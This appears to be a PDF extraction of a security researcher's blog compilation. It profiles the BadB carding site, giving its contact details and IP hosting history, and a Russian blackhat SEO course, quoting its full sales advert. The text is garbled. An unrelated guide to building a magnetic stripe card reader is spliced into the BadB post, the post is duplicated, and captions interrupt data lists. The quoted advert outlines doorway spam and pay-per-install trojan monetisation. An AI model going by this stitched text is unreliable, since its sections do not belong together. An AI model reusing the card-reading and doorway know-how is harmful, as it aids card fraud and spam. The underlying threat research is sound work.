
*hxxp://badb.biz.*

#### Mechanics of the reader

If you want to read magnetic stripes successfully, you should use a mechanical device to swipe cards stably and reliably. You can either swipe the card over the head or the head over the card. I chose the second method.

In this case you should attach the magnetic head (with the sensitive side downwards) to a piece of plastic, wood or something with a regular shape and a smooth surface. Then fix two strips (one at each side of the head) on a board as a rail in which the magnetic head can only move forward and backward (smoothly). Be aware to leave enough space between the board and the strips in order to introduce the card which is going to be read. Once you fix the card on the board, with its magnetic stripe running parallel to the strips, you can swipe the head along the card easily. Now you only have to move in small steps the position of the card until you find the track to be read. You know that the track is caught when the signal from the amplifier is a perfect square wave with maximum amplitude and minimum noise. As long as the majority of the cards follows the ISO standards, I suggest you to make some marks on the reader to sign the position of the tracks. So you don't have to repeat the whole process each time you want to read a card.

It may be not the most simple or efficient reader mechanics, but it allows you to read virtually any track of any card or document, i.e. it is not restricted to standard size cards or standard position tracks. See photos below to get an impression of the reader (click on images to enlarge). I apologize for the bad quality, I wasn't able to get a better digital camera (I used a cheap webcam).



Lately I've been using a very simple method to swipe cards which does not require a special board with strips fixed on it (rails). Simply put the card on your computer table and use the keyboard as rail for the magnetic head, i.e. it's like the method above but using a normal table and just one rail, one side of your computer keyboard. Put two cards one at each side of the card to be read (all three cards should have the same thickness) to help the magnetic head to move smoothly (you still need to attach the head to something suited for swiping). Be sure the magnetic stripe of the auxiliary cards do not interfere with the magnetic stripe to be read, i.e. the magnetic head is not going to swipe them as well. The only problem is to keep the magnetic stripe aligned with the keyboard, find your own method to fix this.

#### Using the software

The magnetic strip reader should be connected to the joystick port (output of the reader to pin 2 and ground to pin 4) or to the parallel port (output of the reader to pin 15 and ground to pin 18) of a PC if you are going to use the software provided in these pages. I found a better performance using the parallel port, and so, that is the default port. You can use any PC, there is no need for a fast powerful PC. Compile the source code optimizing for speed. If you don't use Turbo C++ v1.01, you may need to change a little bit the code, mainly headers and function names.

**Related URLs:** [hxxp://badb.biz](http://hxxp://badb.biz); [hxxp://badb.org](http://hxxp://badb.org);  
[hxxp://dumps.name](http://hxxp://dumps.name)

#### Emails:

[badb4cc@yahoo.com](mailto:badb4cc@yahoo.com);

[metaksa\\_s@yahoo.com](mailto:metaksa_s@yahoo.com);



support@agava.com;

admin@agava.com;

ad-

min@carderplanet.biz

**ICQ:** 49162552

**Phone number:** +19522325532 (Working according to BadB in 2009)

**IP hosting history for badb.biz from 2005 to 2010 in the format (initial hosting IP -> IP change detected to a**

**new IP):**

*217.107.212.115 -> 64.202.167.129*

*64.202.167.129 -> 217.107.212.115*

*217.107.212.115 -> 217.107.212.9*

*217.107.212.9 -> 89.108.66.104*


*89.108.66.104 -> 68.178.232.99*

*68.178.232.99 -> 89.108.66.104*


298

### Some results


This is the aspect of a swipe (raw data) over the time for high and low density tracks (click on images to enlarge):



This is a closer look to the beginning of the data (leading clocking bits):



And these are the first data after the clocking bits (start sentinel):



216.8.177.23 -> 78.109.18.150

78.109.18.150 -> 196.32.222.9

89.108.73.117 -> 94.75.221.75

94.75.221.75 -> 92.241.164.92

**Sample About Us section description from badb.biz:**

*We are independent e-commerce security investigation group. We are help e-commerce organisations such as Visa,*

*Mastercard, regional processings and other e-commerce structures to understand how vulnerable they are. We are*

*not connected to any crimminal structures, not performing any outlaw actions by ourselves, not selling drugs, not*

*sendinding any spam, not connected to any child porno, not supporting terrorists itselfes nor terrorist organisations.*

*If you received any spam from us - this is a fake of our enemies we are never use spam to promote our site. All*

*information you can read here provided "As Is" and only for educational purposes. All articles are copyrighted. If you 299*

*wish to take any part of information from here - please reffer to origination site. All we do - is we have for sale some dumps, cvvs and cobs - just for experemental purposes of our custommers ;-)* We listen and effectively respond to your

*needs and those of your clients. We are experts at translating those needs into marketing solutions that work, look*

*great and communicate well. Each day brings increased opportunity to increase business in current as well as new.*

This case is a great example of a simple fact - with or without BadB, [4]**the market for stolen credit cards**

**data, continued growing throughout the entire 2011.**

Then in 2012, we witnessed two law enforcement operations,

courtesy of [5]**SOCA**, and the [6]**FBI**. However, despite these efforts, the market for stolen credit cards data remains as

vibrant as always.

Thanks to the [7]**standardization taking place in respect to the money mule recruitment process**, as well as

the nearly identical online shops for stolen credit cards data, those who cannot "cash out" the balances of the credit cards, will choose to [8]**risk-forward** the selling process to the buyers of the stolen data. The rest, will basically

continue looking for more efficient, automatic, and anonymous ways to get access to the stolen money, continuing

to rely on money mules of virtual currencies.

***This post has been reproduced from [9]Dancho Danchev's blog. Follow him [10]on Twitter.***

1. <http://www.youtube.com/watch?v=9y4ijjOXGeg>
2. <http://www.wired.com/threatlevel/2010/08/badb/>
3. <http://www.justice.gov/opa/pr/2013/April/13-crm-386.html>
4. <http://ddanchev.blogspot.com/2011/10/exposing-market-for-stolen-credit-cards.html>
5. <http://www.soca.gov.uk/news/446-web-domains-seized-in-international-operation-to-target-online-fraudsters>
6. <http://www.zdnet.com/blog/security/24-cybercriminals-arrested-in-operation-card-shop/12435>
7. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>

8. <http://blog.webroot.com/2013/03/22/spotted-cybercriminals-working-on-new-western-union-based-money-mule-m>

[anagement-script/](#)

9. <http://ddanchev.blogspot.com/>

10. <http://twitter.com/danchodanchev>

300

This is mr. Mihail Hodorkovski, ex-CEO of the Yukos company. In earlier times, when dump bussines was not so dangerous he earned his first money and established Yukos company.



A screenshot of the BadB International website. The page has a white background with a blue header. The header contains the site logo, navigation links (Home, Online CC Shop, Articles, FAQs, Forum, Bidlist, Downloads), and a search bar. The main content area features a "welcome to BadB International" message with a small image of a person's face. Below this, there are two columns of "Latest News" and "Popular" articles. The right sidebar contains a "Main Menu" with links to Home, Online CC Shop, Articles, FAQs, Forum, Bidlist, and Downloads, as well as a "Login Form" with fields for Username and Password, and a "Remember me" checkbox. The footer contains copyright information and contact details.

## **Historical OSINT - The "BadB International" Cybercrime Enterprise (2013-04-10 21:53)**

**[1]BadB is the nickname of Vladislav Anatolievich Horohorin**, a high profile carder, who eventually **[2]got busted**

**in France in 2010**. This month, he was **[3]sentenced to serve 88 months in prison**, ordered to pay \$125,739 in restitution, and sentenced to two years of supervised release.

In the wake of these events, I decided to release some raw OSINT data regarding BadB's official Web site,


*hxxp://badb.biz.*

#### Mechanics of the reader

If you want to read magnetic stripes successfully, you should use a mechanical device to swipe cards stably and reliably. You can either swipe the card over the head or the head over the card. I chose the second method.

In this case you should attach the magnetic head (with the sensitive side downwards) to a piece of plastic, wood or something with a regular shape and a smooth surface. Then fix two strips (one at each side of the head) on a board as a rail in which the magnetic head can only move forward and backward (smoothly). Be aware to leave enough space between the board and the strips in order to introduce the card which is going to be read. Once you fix the card on the board, with its magnetic stripe running parallel to the strips, you can swipe the head along the card easily. Now you only have to move in small steps the position of the card until you find the track to be read. You know that the track is caught when the signal from the amplifier is a perfect square wave with maximum amplitude and minimum noise. As long as the majority of the cards follows the ISO standards, I suggest you to make some marks on the reader to sign the position of the tracks. So you don't have to repeat the whole process each time you want to read a card.

It may be not the most simple or efficient reader mechanics, but it allows you to read virtually any track of any card or document, i.e. it is not restricted to standard size cards or standard position tracks. See photos below to get an impression of the reader (click on images to enlarge). I apologize for the bad quality, I wasn't able to get a better digital camera (I used a cheap webcam).



Lately I've been using a very simple method to swipe cards which does not require a special board with strips fixed on it (rails). Simply put the card on your computer table and use the keyboard as rail for the magnetic head, i.e. it's like the method above but using a normal table and just one rail, one side of your computer keyboard. Put two cards one at each side of the card to be read (all three cards should have the same thickness) to help the magnetic head to move smoothly (you still need to attach the head to something suited for swiping). Be sure the magnetic stripe of the auxiliary cards do not interfere with the magnetic stripe to be read, i.e. the magnetic head is not going to swipe them as well. The only problem is to keep the magnetic stripe aligned with the keyboard, find your own method to fix this.

#### Using the software

The magnetic strip reader should be connected to the joystick port (output of the reader to pin 2 and ground to pin 4) or to the parallel port (output of the reader to pin 15 and ground to pin 18) of a PC if you are going to use the software provided in these pages. I found a better performance using the parallel port, and so, that is the default port. You can use any PC, there is no need for a fast powerful PC. Compile the source code optimizing for speed. If you don't use Turbo C++ v1.01, you may need to change a little bit the code, mainly headers and function names.

**Related URLs:** [hxxp://badb.biz](http://hxxp://badb.biz); [hxxp://badb.org](http://hxxp://badb.org);  
[hxxp://dumps.name](http://hxxp://dumps.name)

#### Emails:

[badb4cc@yahoo.com](mailto:badb4cc@yahoo.com);

[metaksa\\_s@yahoo.com](mailto:metaksa_s@yahoo.com);

support@agava.com;

admin@agava.com;

ad-

min@carderplanet.biz

**ICQ:** 49162552

**Phone number:** +19522325532 (Working according to  
BadB in 2009)

**IP hosting history for badb.biz from 2005 to 2010 in  
the format (initial hosting IP -> IP change detected to  
a**

**new IP):**

*217.107.212.115 -> 64.202.167.129*

*64.202.167.129 -> 217.107.212.115*

*217.107.212.115 -> 217.107.212.9*

*217.107.212.9 -> 89.108.66.104*

*89.108.66.104 -> 68.178.232.99*


*68.178.232.99 -> 89.108.66.104*

302




## Some results


This is the aspect of a swipe (raw data) over the time for high and low density tracks (click on images to enlarge):



This is a closer look to the beginning of the data (leading clocking bits):



And these are the first data after the clocking bits (start sentinel):



216.8.177.23 -> 78.109.18.150

78.109.18.150 -> 196.32.222.9

89.108.73.117 -> 94.75.221.75

94.75.221.75 -> 92.241.164.92

**Sample About Us section description from badb.biz:**

*We are independent e-commerce security investigation group. We are help e-commerce organisations such as Visa,*

*Mastercard, regional processings and other e-commerce structures to understand how vulnerable they are. We are*

*not connected to any crimiminal structures, not performing any outlaw actions by ourselves, not selling drugs, not*

*sendinding any spam, not connected to any child porno, not supporting terrorists itselfes nor terrorist organisations.*

*If you received any spam from us - this is a fake of our enemies we are never use spam to promote our site. All*

*information you can read here provided "As Is" and only for educational purposes. All articles are copyrighted. If you 303*

*wish to take any part of information from here - please reffer to origination site. All we do - is we have for sale some dumps, cvvs and cobs - just for experemental purposes of our custommers ;-)* We listen and effectively respond to your

*needs and those of your clients. We are experts at translating those needs into marketing solutions that work, look*

*great and communicate well. Each day brings increased opportunity to increase business in current as well as new.*

This case is a great example of a simple fact - with or without BadB, [4]**the market for stolen credit cards**

**data, continued growing throughout the entire 2011.**

Then in 2012, we witnessed two law enforcement operations,

courtesy of [5]**SOCA**, and the [6]**FBI**. However, despite these efforts, the market for stolen credit cards data remains as

vibrant as always.


Thanks to the [7]**standardization taking place in respect to the money mule recruitment process**, as well as

the nearly identical online shops for stolen credit cards data, those who cannot "cash out" the balances of the credit cards, will choose to [8]**risk-forward** the selling process to the buyers of the stolen data. The rest, will basically

continue looking for more efficient, automatic, and anonymous ways to get access to the stolen money, continuing

to rely on money mules of virtual currencies.

1. <http://www.youtube.com/watch?v=9y4iijOXGeg>
2. <http://www.wired.com/threatlevel/2010/08/badb/>
3. <http://www.justice.gov/opa/pr/2013/April/13-crm-386.html>
4. <http://ddanchev.blogspot.com/2011/10/exposing-market-for-stolen-credit-cards.html>
5. <http://www.soca.gov.uk/news/446-web-domains-seized-in-international-operation-to-target-online-fraudsters>
6. <http://www.zdnet.com/blog/security/24-cybercriminals-arrested-in-operation-card-shop/12435>
7. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
8. <http://blog.webroot.com/2013/03/22/spotted-cybercriminals-working-on-new-western-union-based-money-mule-m>



## What's the ROI on Going to a Virtual Blackhat SEO School? (2013-04-17 23:45)

For years, fraudulent or **[1]purely malicious actors** have been abusing the online advertising market, by **[2]directly hijacking** and redirecting **[3]the revenue flow**, or by **[4]successfully and efficiently** hijacking as much percentage of legitimate search traffic as possible, and monetizing it through the use of **[5]blackhat SEO (search engine**

**optimization) tactics/shady affiliate networks.**

**[6]Monetizing the very monetization process?**

Standardizing the revenue generation, and knowledge spreading

streams, achieving efficiencies in the process, and directly contributing to a new, this time better trained/educated

generation of Blackhat SEO-ers? Someone he's knowingly or unknowingly on a mission. A mission with a brand.

In this post, I'll profile a highly successful [7]**blackhat SEO** 'school" that promises the Moon, but asks for nothing except \$1,000 for the training course, which will turn you into a sophisticated blackhat SEO expert, netting you

huge amounts of money.

Operating in the open since 2010, the service is currently (2013) asking for \$350, presumably to keep the new

customers flow going. Since it's initial launch data, the business model has been relying on a loyal set of people who

already "took" the course, and continue making money up to present day. A loyalty and happy customer "feedback"

best demonstrated by featuring exclusive screenshots courtesy of the happy customers.

**Initial forum advertisement:**

305

*Welcome to the forum millionaires! So, I decided, now I will welcome the new students.*

*And you know why?*

*My course, and our forum for more than two years, and during that time has accumulated a huge pile of re-*

*views with the statistics. Wondered how many of my students have earned over 2 years on my course?*

*And it turned out that except cars, apartments, purely according to PP, pupils together earned 17 million rubles! And*

*it is only those who have shown their statistics. And I think in 2 years they could make a few more millions. (Figure*

*is slightly inaccurate to 9 lines in a notebook I got tired and started to round + decided not to take into account the*

*3,000,000 earnings per pupil)*

*In two years, we have made dozens of millionaires in Russia, Ukraine and Belarus Their lives changed immedi-*

*ately, as soon as they hit the family. People sitting in debt in a few months to buy a new car.*

*People are sitting at their desks yesterday brought home two monthly salaries parents, and explained that it is*

*unashamedly from the Internet, it is their earnings!*

*People who are already my course have been very successful become even more successful. The forum is sta-*

*ble enough people who earn a day 50-60 thousand rubles. This is not theoretical, not uncle in suits, this is the same*

*young guys like you or me.*

*Although I must admit, the forum is an uncle in suits for 30-40 years, primarily to get through doorways capital to support their business.*

*And all these people realize that they are family, friends, and they willingly associate, dividing their experi-*

*ences, secrets! Access to the course - it is a unique opportunity to touch the thought of successful people, to breathe*

*the same air with them, get their energy and join the ranks of millionaires.*

*As early as the year, the forum has two tech support, and username, people are few easy counseled hundreds*

*of students and even if they did not do dory - would know what the perfect doorway.*

*BUT! They do work, make Dora always advise how to make your doorway even better answer the most stupid*

*question, and will lead to the most stable earnings.*

*Now, if you are reading these lines and think that \$ 1000 for access and the opportunity to become a million-*

*aire in 24\7 support from a support, for the opportunity to be in the new family is expensive, I never selling you access.*

*We need people who value themselves, their money and time. If \$ 1,000 seems to you a great price, then you*

*will never become a millionaire from the internet and you simply do not want my family.*

*Imagine you paid \$ 1,000 in the bank say, come back every day to ask questions and get a month - \$ 100,000,*

*it is tempting? Here's a bank - this is our forum. And 80 pages of reviews stands surety for this bank.*

*You may think, but what for me is all good topic no one will sell!*

*And I grieve you, it's not the topic, not the scheme, not the holy grail, it's work. Work by a support forum and*

*make it so simple that you will forget the times when you have not worked with doorways.*

*A successful guys will charge you so much energy that the work will be for you the best thing in life. You're going to*

*sleep at 4:00, waking up in the middle of the night with burning eyes, watch as your dorveychiki live there, and how*

306

*many thousands have already dripped while you were sleeping.*

*Through it all the disciples, and I think they would give, and 10 and 100 thousand dollars to get through it again.*

*But there is a dump in a Public Forum, everything is - you say.*

*And I'll tell you the story of how one day I lost the backup of offline and restored the forum 15 minutes ago*

*from what it was last time. And it was a huge mistake! Lost about 50 messages, 12 topics and 5-6 blog posts! The*



*disciples were indignant. On our forum mad update rate, and dump the last year and the relevance of information*

*out there already in negative degrees and I am afraid that only harms doorways.*

*But I can learn myself! Yes you can, spend a few years on independent learning.*

*And you can put a time out and spend \$ 1000 on an active training week and immediately makes the door-*

*ways correctly. Once again, we are waiting for our club anonymous millionaires of people who know the value of*

*money and his own time, who want to invest in yourself, earn, and not break your head against the wall, when there*

*are people who will show how to get around.*

*Course can be purchased on the preliminary interview in ICQ price - \$ 1000.*

*And remember, we are, we need special people, very few of them, they are people who are willing to invest in*

*yourself and do not try to save yourself cheaply though. So I throw in ICQ to ignore anyone who asks me for a discount*

*or credit. I understand that in spite of the 80-page review, you may be unsure if it will work with you. Therefore, we*

*give a new guarantee manibeka. If two weeks you feel - that doorway - it's not yours, we will refund the money and*

*pay the top 5 million rubles, for what you have spent your time!*

## Frequently Asked Questions (FAQ)

*Good day, and now its time to answer all the questions a novice who wants to buy a course to dot the i, made to*

*understand that he buys, he will get what may dobitsya.Nus's begin.*

### **1.Chem we do?**

*Black seo.Dorvei.Dory are very flexible and tenacious tool for earnings, its flexibility due to the variety of topics*

*and types of monetization, and vitality - the existence of PS, and how long will exist as long as the search engines*

*will be using dory. We produce traffic, ie the users, ie the people, the traffic is the blood in the veins of the internet, and this is the main advantage that dorveyschik unlike white SEOs can in a short time to break a lot more traffa a*

*completely different subjects and to merge it back where it needs . in a simple version of all is:*

*1.Registriruemsya an affiliate program, it gives you the choice of partner sites of some topics (topics vary from porn*

*and finishing all kinds of divination), statistics (to track kollvo coming to your site, paid for kollvo, Colva who have come again).*

*2.Delaem doorway, we find:*

*- Thematic traffistye quality keys (which are appropriate to the site subject we took from PP)*

*- Template*

- Text

*All this is described in detail in the course and on the forum.*

*3.Zalivaem doorway to shell*

*4.Zhdem 4.3 apa (an - update Yandex search results, also known as SERP, quite by chance, usually up to one week, sometimes more)*

*5.Poluchaem traff and accordingly money.*

*Well this is just a simple and obvious option, work with SMS affiliate, to start - the fact that many small minded people to talk about the thousandth time of death doorways as income, just because of the changes in the SMS payment, it's*

307

*wrong, it's stupid, it's self-deception to deceive drugih.I as, say, we have learned to produce traffic, our traffic started to give Dora and now we have to redirect it somewhere ie merge and convert / convert into money, a lot of options:*

*1.Partnerki with sms payment, the most obvious and as I wrote the best option to start.*

*2.Partnerki pay-per-download and install the file, such PP a lot, and they are all different, from the fact that you are paying for the jump and the malicious Trojan or whether something like that, to quite formal type of games WORLD*

*of-tanks, Yandex bars etc. and tp.Imeya large amounts of traffic (which is the second task dorveyschika, increase the*

volume of traffic) in the first and in the second option holders PP will take you with open arms and make bonuses.

3.Svoi online shopping and platniki.V this topic a little feedback from these guys, as many prefer to work with SMS

and other PP, but byvali.Odin met some of the students at comrade serche, he did an Internet jewelry store and the

problem was my student in the production of traffic, he quickly picked up, done and grabbed a piece of the profit.

All that I wrote just for you to understand, I teach mine traffic, targeted traffic from search engines, I would suggest the best methods of monetization, by which usually fight off the course, but never forget that you have a great

opportunity to go and grab a piece of the traffa on desired topics with Yandex and merge where necessary.

**2.Navernoe topic died, bought her so much, so long existed, much is competition?**

I am for all the time of sale of the course has experienced the death of a thousand and one as the reward

scheme, but that's amazing, for some reason all those who want to - successfully earn dorah.Chto for competition -

in dorah very high turnover, namely Dora always fly into the index ( Yandex search) and flew over, it's all backed by

the characteristic features of the behavior dorveyschika and dorveyschik often tasting dough, he realized how easily

make dory, does pack and walk yourself getting denyuzhki, leaving room for other results.

### **3.Zachem you sell?**

*That's what I do - called infobiznesom admit, when all this started, I such a word and znal.Est two concepts,*

*with which you can ever accurately explain the infobiznesa, information and insider information autsayder.Kogda-*

*long ago, when I was dramas and gathering information about them bit by bit on various forums - I was an outsider,*

*I was not available methods that can quickly lead to success, and everything had to be found by experiment, my first*

*income from went after 3 months and a naked enthusiasm nadezhdy.Pokupaya course you get insider information,*

*which is called the bat, straight to the kitchen where everything is cooked, I do not sell super flow sheet, I only give an opportunity and take it for a fee, sell their time and, in recent years, more and more nerves, which is why, in order to maintain this non-renewable resource, and I wrote it, do not be lazy, read.*

### **4.Kak guarantee that I Otobaya course?**

*No! Absolutely! Absolutely no, When we first started selling rate - while I was still able to provide guarantees*

*to score reviews, to prove to everyone that the theme works, but now - no, no way! Your warranty - you, your desire,*

*hard work , commitment - that guarantee it, I can not guarantee anything I can not and will not, often when a person*

*writes me word guarantee, he wants me to take responsibility for his lazy ass over - No, I'm sorry.*

## ***5.Malenky advice, how to effectively master the course and see if it fits you at all.***

*My experience learning heaps different people, still divided them into two types, this is a huge difference, the*

*gap between the two approaches to learning, results in a huge gap in the success of these students.*

*The first type: people with pure slave mentality, they need to stick, do not explain, do not need to seek understanding, just poke, push there, click here.*

*How he thinks: Suppose we make a template for Dora, and we need to write deksripshen, deskripshen - description of*

*the site which comes out at the bottom under the link, his task - to give information about the page and encourage*

*people to move to tyknut ie sayt.On asks me what write here, I explain what it is and I say write something that would*

*please you, and you would make pereyti.On in a stupor, he can not think and can not even offer the option, he just*

308

*wants me to tell him that there napisat.Eto not right!*

*The second type: The second type is often trying to organize all the information in the first place to understand how*

*things work, and there are already having a solid foundation and framework - to batter me with questions and to*

*increase their knowledge, for example of the first type, the second type, after hearing deskripshen what and why it is,*

*would compare with my examples and offered his variant. Vot so you have to be, if you're so - I'll be glad to have you*

*in the ranks of students.*

### ***6. Tsena huge! Tc asshole, the course did not buy, but it's an asshole! Reviews delete it!***

*Do not like the price - do not buy it, no one vparivaet, there is no hint of the imposition of the course, under*

*the gun more so no one makes pokupat. Golye hit and conclusions about the course of those who did not buy it -*

*please do not post, I immediately call the moderators, all is removed, how can you talk about the course, not having*

